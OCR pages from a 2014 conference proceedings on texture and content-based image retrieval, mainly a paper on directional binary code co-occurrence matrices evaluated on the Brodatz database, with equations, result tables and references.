


Fig. 2 Comparison of proposed method with other existing methods in terms: **a** and **c** average retrieval precision, **b** average retrieval rate on Corel-1K database

7 Conclusions

In this paper, a new image indexing and retrieval algorithm is proposed by combining joint histogram between first three LMEBPs and color histogram on HSV spaces. The experiments have been conducted on Corel-1K database for proving the worth of our algorithm. The results after being investigated show a significant improvement in terms of their evaluation measures as compared to previously available color, texture, and combined color and texture features for image retrieval.

References

1. Rui, Y., Huang, T.S.: Image retrieval: current techniques, promising directions and open issues. J. Vis. Commun. Image Represent. **10**, 39–62 (1999)
2. Smeulders, A.W.M., Worring, M., Santini, S., Gupta, A., Jain, R.: Content-based image retrieval at the end of the early years. IEEE Trans. Pattern Anal. Mach. Intell. **22**(12), 1349–1380 (2000)
3. Kokare, M., Chatterji, B.N., Biswas, P.K.: A survey on current content based image retrieval methods. IETE J. Res. **48**(3&4), 261–271 (2002)
4. Liu, Y., Zhang, D., Lu, G., Ma, W.-Y.: A survey of content-based image retrieval with high-level semantics. Elsevier J. Pattern Recognit. **40**, 262–282 (2007)
5. Smith, J.R., Chang, S.F.: Automated binary texture feature sets for image retrieval. In: Proceedings of IEEE International Conference on Acoustics, Speech and Signal Processing, pp. 2239–2242, Columbia University, New York (1996)
6. Lowe, D.G.: Distinctive image features from scale-invariant keypoints. Int. J. Comput. Vis. **60**(2), 91–110 (2004)
7. Dalal, N., Triggs, B.: Histograms of oriented gradients for human detection. In: IEEE Conference on Computer Vision and Pattern Recognition (CVPR), vol. 2, pp. 886–893, INRIA Rhone-Alps, Montbonnot, France (2005)
8. Ojala, T., Pietikainen, M., Harwood, D.: A comparative study of texture measures with classification based on feature distributions. Elsevier J. Pattern Recognit. **29**(1), 51–59 (1996)
9. Ojala, T., Pietikainen, M., Maenpaa, T.: Multiresolution gray-scale and rotation invariant texture classification with local binary patterns. IEEE Trans. Pattern Anal. Mach. Intell. **24**(7), 971–987 (2002)
10. Pietikainen, M., Ojala, T., Scruggs, T., Bowyer, K.W., Jin, C., Hoffman, K., Marques, J., Jacsik, M., Worek, W.: Overview of the face recognition using feature distributions. Elsevier J. Pattern Recognit. **33**(1), 43–52 (2000)
11. Ahonen, T., Hadid, A., Pietikainen, M.: Face description with local binary patterns: applications to face recognition. IEEE Trans. Pattern Anal. Mach. Intell. **28**(12), 2037–2041 (2006)
12. Zhao, G., Pietikainen, M.: Dynamic texture recognition using local binary patterns with an application to facial expressions. IEEE Trans. Pattern Anal. Mach. Intell. **29**(6), 915–928 (2007)
13. Heikkila, M., Pietikainen, M.: A texture based method for modeling the background and detecting moving objects. IEEE Trans. Pattern Anal. Mach. Intell. **28**(4), 657–662 (2006)
14. Huang, X., Li, S.Z., Wang, Y.: Shape localization based on statistical method using extended local binary patterns. In: Proceedings of International Conference on Image and Graphics, pp. 184–187 (2004)
15. Heikkila, M., Pietikainen, M., Schmid, C.: Description of interest regions with local binary patterns. Elsevier J. Pattern Recognit. **42**, 425–436 (2009)
16. Li, M., Staunton, R.C.: Optimum Gabor filter design and local binary patterns for texture segmentation. Elsevier J. Pattern Recognit. **29**, 664–672 (2008)
17. Zhang, B., Gao, Y., Zhao, S., Liu, J.: Local derivative pattern versus local binary pattern: face recognition with higher-order local pattern descriptor. IEEE Trans. Image Proc. **19**(2), 533–544 (2010)
18. Abdullah, A., Veltkamp, R.C., Wiering, M.A.: Fixed partitioning and salient points with MPEG-7 cluster correlogram for image categorization. Pattern Recogn. **43**, 650–662 (2010)
19. Jhanwara, N., Chaudhuri, S., Seetharamanc, G., Zavidovique, B.: Content based image retrieval using motif co-occurrence matrix. Image Vis. Comput. **22**, 1211–1220 (2004)
20. Lin, C.H., Chen, R.T., Chan, Y.K.A.: Smart content-based image retrieval system based on color and texture feature. Image Vis. Comput. **27**, 658–665 (2009)

21. Subrahmanyam, M., Maheshwari, R.P., Balasubramanian, R.: Local maximum edge binary patterns: a new descriptor for image retrieval and object tracking. Signal Process. **92**, 1467–1479 (2012)
22. Corel-1K image database. Available: http://wang.ist.psu.edu/docs/rela-ted.shtml

DBC Co-occurrence Matrix for Texture Image Indexing and Retrieval

K. Prasanthi Jasmine and P. Rajesh Kumar

Abstract In this paper, a new image indexing and retrieval algorithm using directional binary code (DBC) co-occurrence matrix is proposed. The exits DBC collect the directional edges, which are calculated by applying the first-order derivatives in 0°, 45°, 90°, and 135° directions. The feature vector length of DBC for a particular direction is 512, which are more for image retrieval. To avoid this problem, we collect the directional edges by excluding the center pixel and further applied the rotation invariant property. Finally, we calculated the co-occurrence matrix to form the feature vector. The retrieval results of the proposed method have been tested by conducting the experiment on Brodatz texture database. The results after being investigated show a significant improvement in terms of their evaluation measures as compared to LBP, DBC, and other transform domain features.

Keywords Directional binary code · Texture · Pattern recognition · Feature extraction · Local binary patterns · Image retrieval

1 Introduction

CBIR allows searching relevant images to the user's query from an image collection. From last two decades, research in CBIR is progressing because of large amount of digital data archives in scientific, industrial, medical, environmental,

K. P. Jasmine (✉) · P. R. Kumar
Department of Electronics and Communication Engineering, Andhra University, Visakhapatnam, Andhra Pradesh, India
e-mail: jasminekprasanthi@gmail.com

P. R. Kumar
e-mail: rajeshauce@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_77, © Springer India 2014

educational, entertainment, Web image searching, and other applications. Analysis and processing of these digital images is difficult, so it is required to have an efficient algorithm. Before 1990, text-based image retrieval was being used for this purpose. To reduce the amount of labor in image annotation and different interpretation of images by different persons, in early 1990 CBIR came into picture. Still, there remain some challenging problems that attract the researchers' interest toward CBIR. Generally in CBIR, global visual features related to color, shape, texture, and spatial layout are extracted in the form of color histogram, color coherence, color correlogram, Gabor transform, etc. Comprehensive and extensive literature survey on CBIR is presented in [1–4].

Swain et al. proposed the concept of color histogram in 1991 and also introduced the histogram intersection distance metric to measure the distance between the histograms of images [5]. Stricker et al. used the first three central moments called mean, standard deviation, and skewness of each color for image retrieval [6]. Pass et al. introduced color coherence vector (CCV) [7]. CCV partitions the each histogram bin into two types, i.e., coherent, if it belongs to a large uniformly colored region or incoherent, if it does not. Huang et al. used a new color feature called color correlogram [8], which characterizes not only the color distributions of pixels, but also spatial correlation of pair of colors. Lu et al. proposed color feature based on vector quantized (VQ) index histograms in the discrete cosine transform (DCT) domain. They computed 12 histograms, four for each color component from 12 DCT-VQ index sequences [9].

Texture is used to specify the roughness or coarseness of object surface and described as a pattern with some kind of regularity. Many researchers have put forward various algorithms for texture analysis, such as the gray co-occurrence matrixes [10], Markov random field (MRF) model [11], simultaneous autoregressive (SAR) model [12], Wold decomposition model [13], Gabor filtering [14, 15], wavelet decomposition [16, 17], and so on. Murala et al. [18] combined the color (color histogram) and texture (wavelet transform) features for CBIR. Subrahmanyam et al. proposed correlogram algorithm for image retrieval using wavelets and rotated wavelets (WC + RWC) [19].

Ojala et al. proposed the local binary patterns (LBPs) for texture description [20], and these LBPs are converted to rotational invariant for texture classification [21]. Pietikainen et al. proposed the rotational invariant texture classification using feature distributions [22]. Ahonen et al. [23] and Zhao et al. [24] used the LBP operator facial expression analysis and recognition. Heikkila et al. proposed the background modeling and detection by using LBP [25]. Huang et al. proposed the extended LBP for shape localization [26]. Heikkila et al. used the LBP for interest region description [27]. Li et al. used the combination of Gabor filter and LBP for texture segmentation [28]. Zhang et al. proposed the local derivative pattern for face recognition [29]. They have considered LBP as a non-directional first-order local pattern, which are the binary results of the first-order derivative in images. Zhang et al. [30] have proposed the directional binary code (DBC) for face recognition. The DBC encodes the directional edge information in a neighborhood. Abdullah et al. [31] proposed fixed partitioning and salient point schemes for

dividing an image into patches, in combination with low-level MPEG-7 visual descriptors to represent the patches with particular patterns. A clustering technique is applied to construct a compact representation by grouping similar patterns into a cluster codebook. The codebook will then be used to encode the patterns into visual keywords. In order to obtain high-level information about the relational context of an image, a correlogram is constructed from the spatial relations between visual keyword indices in an image. For classifying images, k-nearest neighbors (k-NN) and a support vector machine (SVM) algorithm are used and compared.

To improve the retrieval performance in terms of retrieval accuracy, in this paper, we calculated the co-occurrence matrix on DBC patterns. The performance of the proposed method has been tested on Brodatz and MIT VisTex databases for proving the worth of our algorithm. The results after investigation show a significant improvement in terms of their evaluation measures as compared to LBP and DBC.

The organization of the paper is as follows: In Sect. 1, a brief review of image retrieval and related work is given. Sections 2, 3, and 4 present a concise review of local binary patterns, DBC, and the proposed system framework, respectively. Experimental results and discussions are given in Sect. 5. Based on the above work, conclusions are derived in Sect. 6.

2 Local Binary Patterns

The LBP operator was introduced by Ojala et al. [20] for texture classification. Success in terms of speed (no need to tune any parameters) and performance is reported in many research areas such as texture classification, face recognition, object tracking, biomedical image retrieval, and fingerprint recognition.

Given a center pixel in the 3 × 3 pattern, LBP value is computed by comparing its grayscale value with its neighborhoods based on Eqs. (1) and (2):

$$\mathrm{LBP}_{P,R} = \sum_{i=1}^{P} 2^{(i-1)} \times f(I(g_i) - I(g_c)) \tag{1}$$

$$f(x) = \begin{cases} 1 & x \geq 0 \\ 0 & \text{else} \end{cases} \tag{2}$$

where $I(g_c)$ denotes the gray value of the center pixel, $I(g_i)$ the gray value of its neighbors, P the number of neighbors and R denotes the radius of the neighborhood.

Figure 1 shows an example of obtaining an LBP from a given 3 × 3 pattern. The histograms of these patterns extract the distribution of edges in an image [20].




Fig. 1 LBP calculation for 3 × 3 pattern

3 Directional Binary Code

Zhang et al. [30] have proposed the DBC for face recognition. The DBC is proposed to encode the directional edge information in a neighborhood. Given an image I, they denoted its first-order derivatives along 0°, 45°, 90°, and 135° directions as $I^1_{\alpha,d}$, where $\alpha = 0°, 45°, 90°$, and 135°, and d is the distance between the given point and its neighboring point. For example, in Fig. 2, the distance between the center point and its four directional neighbors is 1, i.e., $d = 1$ in four directions. Let $Z_{i,j}$ be a point in I, then the four directional derivatives at $Z_{i,j}$ are

$$\begin{aligned} I^1_{0°,d} &= I(Z_{i,j}) - I(Z_{i,j-d}) \\ I^1_{45°,d} &= I(Z_{i,j}) - I(Z_{i-d,j+d}) \\ I^1_{90°,d} &= I(Z_{i,j}) - I(Z_{i-d,j}) \\ I^1_{135°,d} &= I(Z_{i,j}) - I(Z_{i-d,j-d}) \end{aligned} \tag{3}$$

A thresholding function, $f(I^1_{\alpha,d}(Z))$, is applied to the four directional derivatives to output a binary code in the given direction:

$$f\left(I^1_{\alpha,d}(Z)\right) = \begin{cases} 1, & \text{if } I^1_{\alpha,d}(Z) \geq 0 \\ 0, & \text{else} \end{cases} \tag{4}$$

The DBC is defined as follows:

$$\text{DBC}(I(g_c))|_\alpha = \left\{ I^1_{\alpha,d}(g_c), I^1_{\alpha,d}(g_1);\ I^1_{\alpha,d}(g_2); \ldots\ldots I^1_{\alpha,d}(g_8) \right\} \tag{5}$$

Figure 2 illustrates the DBC calculation in 0° direction.

Fig. 2 Example of DBC calculation in 0° direction

From Eq. (5), it is clear that the DBC contains 9 binary bits. Hence, the feature vector length is 512. To solve this feature vector length problem, we coded the DBC by excluding the center pixel edge value as shown in Eq. (6).

$$\mathrm{DBC}(I(g_c))|_{\alpha} = \left\{ I^1_{\alpha,d}(g_1);\, I^1_{\alpha,d}(g_2); \ldots\ldots I^1_{\alpha,d}(g_8) \right\} \tag{6}$$

The uniform pattern refers to the uniform appearance pattern, which has limited discontinuities in the circular binary presentation. In this paper, the pattern, which has less than or equal to two discontinuities in the circular binary presentation, is considered as the uniform pattern and remaining patterns considered as non-uniform patterns.

The distinct values for given query image is $P(P-1)+3$ by using uniform patterns [31]. But these features are not rotational invariant. The rotational invariant patterns ($\mathrm{LMEBP}^{\mathrm{riu2}}_{P,R}$) can be constructed by adding all eight patterns in the each row [31]. The distinct values for a given query image is $P+2$ using rotational invariant patterns ($\mathrm{LMEBP}^{\mathrm{riu2}}_{P,R}$). After LMEBP calculation, the joint histogram is constructed between first, second, and third LMEBPs for feature vector generation.

3.1 Co-occurrence Matrix

In this paper, co-occurrence matrix is used to represent the traversal of adjacent pattern difference in an DBC image.

The co-occurrence matrix calculates the distribution within the two-dimensional pattern matrix $P_i[N_x, N_y]$. That is, it takes into account the probability of the co-occurrence between the two DBC patterns, respectively, corresponding to (x, y) and its adjacent $(x + \mathrm{d}x, y + \mathrm{d}y)$. This probability is then the attribute of image pattern variation used in this paper. The coordinate distances from (x, y) on the x-axis in $\mathrm{d}x$ and on y-axis in $\mathrm{d}y$; then, the total number of co-occurring pattern pairs (u, v) (where $u = 0, 1,\ldots,6$ and $v = 0, 1,\ldots,6$) is determined by

$$M_i(u,v) = M_i(u,v|\mathrm{d}x,\mathrm{d}y) = M_i(P_i[x,y], P_i[x+\mathrm{d}x, y+\mathrm{d}y]) \tag{7}$$

where $P_i[x, y] = \mathrm{u}$, $P_i[x + \mathrm{d}x, y + \mathrm{d}y] = v$, $1 \le i \le 4$, $1 \le x \le N_x$, $1 \le y \le N_y$, $1 \le x + \mathrm{d}x \le N_x$, and $1 \le y + \mathrm{d}y \le N_y$.

4 Proposed System Framework

In this paper, we proposed the new technique by calculating the co-occurrence matrix on rotational invariant DBC subimages. Finally, feature vector is constructed by concatenating the features collected using three directional co-

occurrence matrix on four directional DBC. Hence, the feature vector length of the proposed method is $3 \times 4 \times 100$.

Algorithm:

Input: Image; Output: Retrieval results.

1. Load the input image.
2. Convert RGB image into grayscale image.
3. Perform the first-order derivative in 0°, 45°, 90°, and 135° directions.
4. Calculate the DBC and make them into rotational invariant.
5. Calculate the co-occurrence matrix.
6. Form the feature vector by concatenating all co-occurrence matrixes.
7. Calculate the best matches using Eq. (8).
8. Retrieve the number of top matches.

4.1 Similarity Measurement

In the presented work, d_1 similarity distance metric is used as shown in below:

$$D(Q,T) = \sum_{i=1}^{Lg} \left| \frac{f_{T,i} - f_{Q,i}}{1 + f_{T,i} + f_{Q,i}} \right| \tag{8}$$

where Q is query image, Lg is feature vector length, T is image in database, $f_{I,i}$ is ith feature of image I in the database, and $f_{Q,i}$ is ith feature of query image Q.

5 Experimental Results and Discussions

For the work reported in this paper, retrieval tests are conducted on Corel 1000 and the results are presented in the following subsections.

5.1 Brodatz Database

The database DB1 used in our experiment that consists of 116 different textures comprising of 109 textures from Brodatz texture photographic album [32], seven textures from USC database [33]. The size of each texture is 512×512 and is

further divided into sixteen 128×128 non-overlapping subimages, thus creating a database of 1856 (116×16) images.

The performance of the proposed method is measured in terms of average retrieval precision (ARP) and average retrieval rate by following equations.

$$\text{Precision (P)} = \frac{\text{No. of Relevant Images Retrieved}}{\text{Total No. of Images Retrieved}} \times 100 \tag{9}$$

$$\text{Group Precision (GP)} = \frac{1}{N_1} \sum_{i=1}^{N_1} \text{P} \tag{10}$$

$$\text{Average Retrieval Precision (ARR)} = \frac{1}{\Gamma_1} \sum_{j=1}^{\Gamma_1} \text{GP} \tag{11}$$

$$\text{Recall (R)} = \frac{\text{Number of relevant images retrieved}}{\text{Total Number of relevant images}} \tag{12}$$

$$\text{Group Recall (GR)} = \frac{1}{N_1} \sum_{i=1}^{N_1} \text{R} \tag{13}$$

$$\text{Average Retrieval Rate (ARR)} = \frac{1}{\Gamma_1} \sum_{j=1}^{\Gamma_1} \text{GR} \tag{14}$$

where N_1 is number of relevant images, and Γ_1 is number of groups.

Table 1 and Fig. 3a and Table 2 and Fig. 3b summarize the retrieval results of the proposed method (DBC_Co-occurrence), LBP, DBC, and other existing transform domain methods in terms of average retrieval precision and rate, respectively. From Tables 1 and 2 and Fig. 3a and b, it is clear that the proposed method showing better performance compared to LBP, DBC, and other existing methods in terms of average retrieval precision and rate. The performance of the proposed method also tested with different distance measures and observed the d_1 distance outperforming the other distances as shown in Table 3 and Fig. 3c.

Table 1 Retrieval results of all techniques in terms of average retrieval precision on Brodatz database

Method	Number of top matches								
	1	3	5	7	9	11	13	15	16
LBP_riu2	100	93.02	88.31	85.37	82.08	78.50	74.92	71.08	69.16
DBC_riu2	100	91.95	87.69	84.10	81.09	78.31	75.43	72.20	70.51
DBC_Co-occurrence	100	95.61	93.09	90.86	88.50	86.35	84.00	81.45	79.94




Fig. 3 Comparison of proposed method with LBP, DBC, and other exiting transform domain methods in terms of **a** average retrieval precision, **b** average retrieval rate, and **c** performance of proposed method using various distance measures

Table 2 Retrieval results of all techniques in terms of average retrieval Rate on Brodatz database

Method	Number of top matches									
	16	20	30	40	50	60	70	80	90	100
GT	74.1	77.5	82.0	84.5	86.2	87.5	88.5	89.3	90.2	90.8
DT-CWT	74.7	77.85	83.1	85.67	87.46	88.69	89.71	90.48	91.16	91.7
DT-RCWT	71.1	75.56	80.25	82.79	84.56	85.79	86.93	87.81	88.56	89.23
DT-CWT+DT-RCWT	77.7	80.63	84.59	86.71	88.14	89.27	90.14	90.86	91.47	92.02
LBP	73.2	77.47	83.23	86.16	88.31	89.92	91.21	92.184	93.03	93.67
LBP_riu2	66.3	70.72	77.25	81.13	83.64	85.32	86.72	87.79	88.69	89.56
DBC_riu2	70.5	74.23	79.63	82.63	84.70	86.21	87.48	88.66	89.52	90.29
DBC_Co-occurrence	79.9	82.58	86.36	88.63	90.04	91.13	92.04	92.81	93.36	93.93

Table 3 Results of proposed method using various distance measures in terms of average retrieval rate on Brodatz database

Method	Number of top matches						
	16	32	48	64	80	96	112
Manhattan	76.73	84.30	87.36	89.30	90.83	91.98	92.91
Canberra	79.63	86.60	89.62	91.41	92.60	93.57	94.38
Euclidean	67.87	77.20	80.85	83.34	85.08	86.53	87.75
d_1	79.94	86.89	89.85	91.49	92.81	93.71	94.48

6 Conclusions

A new image indexing and retrieval algorithm is proposed in this paper by calculating the co-occurrence matrix on DBC subimages. The experiments have been carried out on Brodatz database for proving the worth of our algorithm. The results after being investigated show a significant improvement in terms of their evaluation measures as compared to LBP, DBC, and other transform domain features.

References

1. Rui, Y., Huang, T.S.: Image retrieval: current techniques, promising directions and open issues. J. Vis. Commun. Image Represent. **10**, 39–62 (1999)
2. Smeulders, A.W.M., Worring, M., Santini, S., Gupta, A., Jain, R.: Content-based image retrieval at the end of the early years. IEEE Trans. Pattern Anal. Mach. Intell. **22**(12), 1349–1380 (2000)
3. Kokare, M., Chatterji, B.N., Biswas, P.K.: A survey on current content based image retrieval methods. IETE J. Res. **48**(3&4), 261–271 (2002)
4. Liu, Y., Zhang, D., Lu, G., Ma, W.Y.: A survey of content-based image retrieval with high-level semantics. J. Pattern Recogn. **40**, 262–282 (2007)
5. Swain, M.J., Ballar, D.H.: Indexing via color histograms. In: Proceedings 3rd International Conference Computer Vision, pp. 11–32. Rochester University, NY, (1991)

6. Stricker, M., Oreng, M.: Similarity of color images. In: Proceedings SPIE, Storage and Retrieval for Image and Video Databases, pp. 381–392 (1995)
7. Pass, G., Zabih, R., Miller, J.: Comparing images using color coherence vectors. In: Proceedings 4th ACM Multimedia Conference, pp. 65–73. Massachusetts, USA (1997)
8. Huang, J., Kumar, S.R., Mitra, M.: Combining supervised learning with color correlograms for content-based image retrieval. In: Proceedings 5th ACM Multimedia Conference, pp. 325–334 (1997)
9. Lu, Z.M., Burkhardt, H.: Colour image retrieval based on DCT domain vector quantization index histograms. J. Electron. Lett. **41**(17), 29–30 (2005)
10. Haralick, R.M., Shangmugam, K., Dinstein, I.: Textural feature for image classification. IEEE Trans. Syst. Man Cybern. **SMC-3**(6), 610–621 (1973)
11. Cross, G., Jain, A.: Markov random field texture models. IEEE Trans. Pattern Anal. Mach. Intell. **5**(1), 25–39 (1983)
12. Mao, J., Jain, A.: Texture classification and segmentation using multi-resolution simultaneous autoregressive models. Pattern Recogn. **25**(2), 173–188 (1992)
13. Liu, F., Picard, R.: Periodicity, directionality, and randomness: wold features for image modeling and retrieval. IEEE Trans. Pattern Anal. Mach. Intell. **18**(7), 722–733 (1996)
14. Manjunath, B.S., Ma, W.Y.: Texture features for browsing and retrieval of image data. IEEE Trans. Pattern Anal. Mach. Intell. **18**(8), 837–842 (1996)
15. Han, J., Ma, K–.K.: Rotation-invariant and scale-invariant Gabor features for texture image retrieval. Image Vision Comput. **25**, 1474–1481 (2007)
16. Chang, T., Jay Kuo, C.C.: Texture analysis and classification with tree-structured wavelet transform. IEEE Trans. Image Process. **2**(4), 429–441 (1993)
17. Laine, A., Fan, J.: Texture classification by wavelet packet signatures. IEEE Trans. Pattern Anal. Mach. Intell. **11**(15), 1186–1191 (1993)
18. Murala, S., Gonde, A.B., Maheshwari, R.P.: Color and Texture Features for Image Indexing and Retrieval, IEEE International advance computing conference, pp. 1411–1416. Patial, India, (2009)
19. Subrahmanyam, M., Maheshwari, R.P., Balasubramanian, R.: A correlogram algorithm for image indexing and retrieval using wavelet and rotated wavelet filters. Int. J. Sign. Imaging Syst. Eng. **4**(1), 27–34 (2011)
20. Ojala, T., Pietikainen, M., Harwood, D.: A comparative study of texture measures with classification based on feature distributions. J. Pattern Recogn. **29**(1), 51–59 (1996)
21. Ojala, T., Pietikainen, M., Maenpaa, T.: Multiresolution gray-scale and rotation invariant texture classification with local binary patterns. IEEE Trans. Pattern Anal. Mach. Intell. **24**(7), 971–987 (2002)
22. Pietikainen, M., Ojala, T., Scruggs, T., Bowyer, K.W., Jin, C., Hoffman, K., Marques, J., Jacsik, M., Worek, W.: Overview of the face recognition using feature distributions. J. Pattern Recogn. **33**(1), 43–52 (2000)
23. Ahonen, T., Hadid, A., Pietikainen, M.: Face description with local binary patterns: Applications to face recognition. IEEE Trans. Pattern Anal. Mach. Intell. **28**(12), 2037–2041 (2006)
24. Zhao, G., Pietikainen, M.: Dynamic texture recognition using local binary patterns with an application to facial expressions. IEEE Trans. Pattern Anal. Mach. Intell. **29**(6), 915–928 (2007)
25. Heikkila, M., Pietikainen, M.: A texture based method for modeling the background and detecting moving objects. IEEE Trans. Pattern Anal. Mach. Intell. **28**(4), 657–662 (2006)
26. Huang, X., Li, S.Z., Wang, Y.: Shape localization based on statistical method using extended local binary patterns. In: Proceedings International Conference Image and Graphics, pp. 184–187 (2004)
27. Heikkila, M., Pietikainen, M., Schmid, C.: Description of interest regions with local binary patterns. J. Pattern Recogn. **42**, 425–436 (2009)
28. Li, M., Staunton, R.C.: Optimum Gabor filter design and local binary patterns for texture segmentation. J. Pattern Recogn. **29**, 664–672 (2008)

29. Zhang, B., Gao, Y., Zhao, S., Liu, J.: Local derivative pattern versus local binary pattern: Face recognition with higher-order local pattern descriptor. IEEE Trans. Image Proc. **19**(2), 533–544 (2010)
30. Zhang, B., Zhang, L., Zhang, D., Shen, L.: Directional binary code with application to PolyU near-infrared face database. Pattern Recogn. Lett. **31**, 2337–2344 (2010)
31. Abdullah, A., Veltkamp, R.C., Wiering, M.A.: Fixed Partitioning and salient points with MPEG-7 cluster correlogram for image categorization. Pattern Recogn. **43**, 650–662 (2010)
32. Brodatz, P.: Textures: A Photographic Album for Artists and Designers. Dover, NY (1996)
33. University of Southern California: Signal and image processing institute, rotated textures. Available: http://sipi.usc.edu/database/

M-Band and Rotated M-Band Dual-Tree Complex Wavelet Transform for Texture Image Retrieval

K. Prasanthi Jasmine and P. Rajesh Kumar

Abstract A new set of two-dimensional (2D) M-band dual-tree complex wavelet transform (M_band_DT_CWT) and rotated M_band_DT_CWT is designed to improve the texture retrieval performance. Unlike the standard dual-tree complex wavelet transform (DT_CWT), which gives a logarithmic frequency resolution, the M-band decomposition gives a mixture of logarithmic and linear frequency resolution. Most texture image retrieval systems are still incapable of providing retrieval result with high retrieval accuracy and less computational complexity. To address this problem, we propose a novel approach for texture image retrieval using M_band_DT_CWT and rotated M_band_DT_CWT (M_band_DT_RCWT) by computing the energy, standard deviation, and their combination on each sub-band of the decomposed image. To check the retrieval performance, texture database of 1,856 textures is created from Brodatz album. Retrieval efficiency and accuracy using proposed features are found to be superior to other existing methods.

Keywords M-band wavelets · Feature extraction · M-band dual-tree complex wavelets · Image retrieval

K. P. Jasmine (✉) · P. R. Kumar
Department of Electronics and Communication Engineering, Andhra University, Visakhapatnam, Andhra Pradesh, India
e-mail: jasminekprasanthi@gmail.com

P. R. Kumar
e-mail: rajeshauce@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_78, © Springer India 2014

1 Introduction

With the rapid expansion of worldwide network and advances in information technology, there is an explosive growth of multimedia databases and digital libraries. This demands an effective tool that allows users to search and browse efficiently through such a large collections. In many areas of commerce, government, academia, hospitals, entertainment, and crime preventions, large collections of digital images are being created. Therefore, new techniques are needed to overcome these limitations. Digital image databases, however, open the way to content-based searching. It is common phrase that an image speaks thousands of words. So instead of manual annotation by text-based keywords, images should be indexed by their own visual contents, such as color, texture, and shape. The main advantage of this method is its ability to support the visual queries. Hence, researchers turned attention to content-based image retrieval (CBIR) methods. The challenge in image retrieval is to find out features that capture the important characteristics of an image, which make it unique and allow its accurate identification. Comprehensive and extensive literature survey on CBIR is presented in [1–4].

